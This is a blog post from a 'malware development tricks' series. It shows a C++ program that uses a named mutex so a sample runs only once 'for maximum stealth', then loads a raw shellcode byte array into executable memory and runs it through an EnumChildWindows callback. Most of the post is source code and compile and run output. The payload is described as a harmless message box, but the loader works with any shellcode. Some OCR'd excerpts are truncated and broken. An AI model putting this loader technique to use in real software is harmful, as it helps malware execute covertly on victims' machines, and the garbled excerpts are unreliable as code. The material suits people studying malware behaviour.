
Malware development tricks: part 26. Mutex. C++ example.

cocomelonc.github.io/malware/2023/01/04/malware-tricks-26.html

January 4, 2023

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
int main(int argc, char* argv[]) {
  HANDLE hMutex;
  // create mutex with a name so multiple instances can detect it
  hMutex = CreateMutexA(NULL, FALSE, "MeowMeowMutex");
  // check if the mutex already exists
  if (GetLastError() == ERROR_ALREADY_EXISTS) {
    // if this process created the mutex, exit the application
    if (hMutex && GetLastError() == ERROR_ALREADY_EXISTS) {
      printf("MeowMeowMutex already exists, app already running =^..^=\n");
      CloseHandle(hMutex);
      return 0;
    }
  }

  // shellcode running logic
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload),
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);

  // cleanup
  if (hMutex)
    CloseHandle(hMutex);
  return 0;
}
```

NORMAL
hack.cpp
unix | ut
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
Meow-meow!
OK
Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd Z:\2023-01-04-malware-tricks-26\
PS Z:\2023-01-04-malware-tricks-26>
PS Z:\2023-01-04-malware-tricks-26> dir


    Directory: Z:\2023-01-04-malware-tricks-26


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          1/4/2023   3:34 PM           2264 hack.cpp
------          1/4/2023   3:47 PM          40960 hack.exe


PS
```

```
Windows PowerShell
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PS C:\Users\User> cd Z:\2023-01-04-malware-tricks-26\
PS Z:\2023-01-04-malware-tricks-26>
PS Z:\2023-01-04-malware-tricks-26> .\hack.exe
MeowMeowMutex already exists, app already running =^..^=
PS Z:\2023-01-04-malware-tricks-26>
```

This post is the result of my own research into the malware dev trick: prevent self-execution via mutexes.

Sometimes, when developing malware, for maximum stealth, it is necessary that the program be launched only once. To do this, according to the MSDN documentation, we can use mutexes.

mutex

For simplicity, we can use `CreateMutexA` function from Windows API:

```
HANDLE CreateMutexA(
  LPSECURITY_ATTRIBUTES lpMutexAttributes,
  BOOL                  bInitialOwner,
  LPCSTR                lpName
);
```

practical example

In the simplest implementation, you can use this function in this way:

create mutex with specific name, so multiple instances can detect it:

```
hMutex = CreateMutexA(NULL, FALSE, "MeowMeowMutex");
```

check if mutex already exists, exit from app:

```
if (GetLastError() == ERROR_ALREADY_EXISTS) {
  // if this process created the mutex, exit the application
  if (hMutex && GetLastError() == ERROR_ALREADY_EXISTS) {
    CloseHandle(hMutex);
    return 0;
  }
}
```

otherwise, run malicious logic and close the mutex when done:

```

//...
// malicious logic
LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, my_payload, sizeof(my_payload));
EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);

//...

// cleanup
if (hMutex)
  CloseHandle(hMutex);
return 0;
```

So, full source code is looks like:


```
/*
 * hack.cpp - Create mutex, run shellcode. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/01/04/malware-tricks-26.html
*/
#include <windows.h>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  HANDLE hMutex;
  // create mutex with a name so multiple instances can detect it
  hMutex = CreateMutexA(NULL, FALSE, "MeowMeowMutex");
  // check if the mutex already exists
  if (GetLastError() == ERROR_ALREADY_EXISTS) {
    // if this process created the mutex, exit the application
    if (hMutex && GetLastError() == ERROR_ALREADY_EXISTS) {
      CloseHandle(hMutex);
      return 0;
    }
  }

  // shellcode running logic
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
  // cleanup
  if (hMutex)
    CloseHandle(hMutex);
  return 0;
}
```

As you can see, I use running shellcode via EnumChildWindows logic. Also, as usually, use `meow-meow` messagebox payload.

demo

Let's go to see everything in action. Compile our "malware":


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-01-04-malware-tricks-26]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-01-04-malware-tricks-26]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Jan  4 12:34 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2264 Jan  4 12:34 hack.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-01-04-malware-tricks-26]
└─$ 
```

Then, move to victim's machine (in my case `Windows 10 x64`) and run:

```
.\hack.exe
```


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Windows PowerShell
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PS C:\Users\User> cd Z:\2023-01-04-malware-tricks-26\
PS Z:\2023-01-04-malware-tricks-26>
PS Z:\2023-01-04-malware-tricks-26> dir


    Directory: Z:\2023-01-04-malware-tricks-26


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          1/4/2023   3:34 PM           2264 hack.cpp
------          1/4/2023   3:34 PM          15872 hack.exe


PS Z:\2023-01-04-malware-tricks-26> .\hack.exe
```


```
=^..^=

Meow-meow!

OK
```

Then, try to run this “malware” again from another Powershell terminal:


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
Meow-meow!
OK
3:41 PM
1/4/2023
ENG
Right Ctrl

```
Windows PowerShell
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PS C:\Users\User> cd Z:\2023-01-04-malware-tricks-26\
PS Z:\2023-01-04-malware-tricks-26>
PS Z:\2023-01-04-malware-tricks-26> dir


    Directory: Z:\2023-01-04-malware-tricks-26


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
------         1/4/2023   3:34 PM           2264 hack.cpp
------         1/4/2023   3:34 PM          15872 hack.exe


PS Z:\2023-01-04-malware-tricks-26> .\hack.exe
```


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd Z:\2023-01-04-malware-tricks-26\
PS Z:\2023-01-04-malware-tricks-26> .\hack.exe
PS Z:\2023-01-04-malware-tricks-26>
```

As you can see, nothing started, we only have one messagebox.

For checking correctness, we can add some print to our code:

```
/*
 * hack.cpp - Create mutex, run shellcode. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/
*/
#include <windows.h>
#include <cstdio>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  HANDLE hMutex;
  // create mutex with a name so multiple instances can detect it
  hMutex = CreateMutexA(NULL, FALSE, "MeowMeowMutex");
  // check if the mutex already exists
  if (GetLastError() == ERROR_ALREADY_EXISTS) {
    // if this process created the mutex, exit the application
    if (hMutex && GetLastError() == ERROR_ALREADY_EXISTS) {
      printf("MeowMeowMutex already exists, app already running =^..^=\n");
      CloseHandle(hMutex);
      return 0;
    }
  }

  // shellcode running logic
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);

  // cleanup
  if (hMutex)
    CloseHandle(hMutex);
  return 0;
}
```

Then, repeat our steps again:



```
  // check if the mutex already exists
  if (GetLastError() == ERROR_ALREADY_EXISTS) {
    // if this process created the mutex, exit the application
    if (hMutex && GetLastError() == ERROR_ALREADY_EXISTS) {
      printf("MeowMeowMutex already exists, app already running =^..^=\n");
      CloseHandle(hMutex);
      return 0;
    }
  }

  // shellcode running logic
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload),
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);

  // cleanup
  if (hMutex)
    CloseHandle(hMutex);
  return 0;
}
```

```
Windows PowerShell
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PS C:\Users\User> cd Z:\2023-01-04-malware-tricks-26\
PS Z:\2023-01-04-malware-tricks-26>
PS Z:\2023-01-04-malware-tricks-26> dir


    Directory: Z:\2023-01-04-malware-tricks-26


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          1/4/2023   3:34 PM           2264 hack.cpp
------          1/4/2023   3:47 PM          40960 hack.exe
```


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd Z:\2023-01-04-malware-tricks-26\
PS Z:\2023-01-04-malware-tricks-26>
PS Z:\2023-01-04-malware-tricks-26> .\hack.exe
MeowMeowMutex already exists, app already running =^..^=
PS Z:\2023-01-04-malware-tricks-26>
```

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
Meow-meow!
OK
NORMAL
hack.cpp
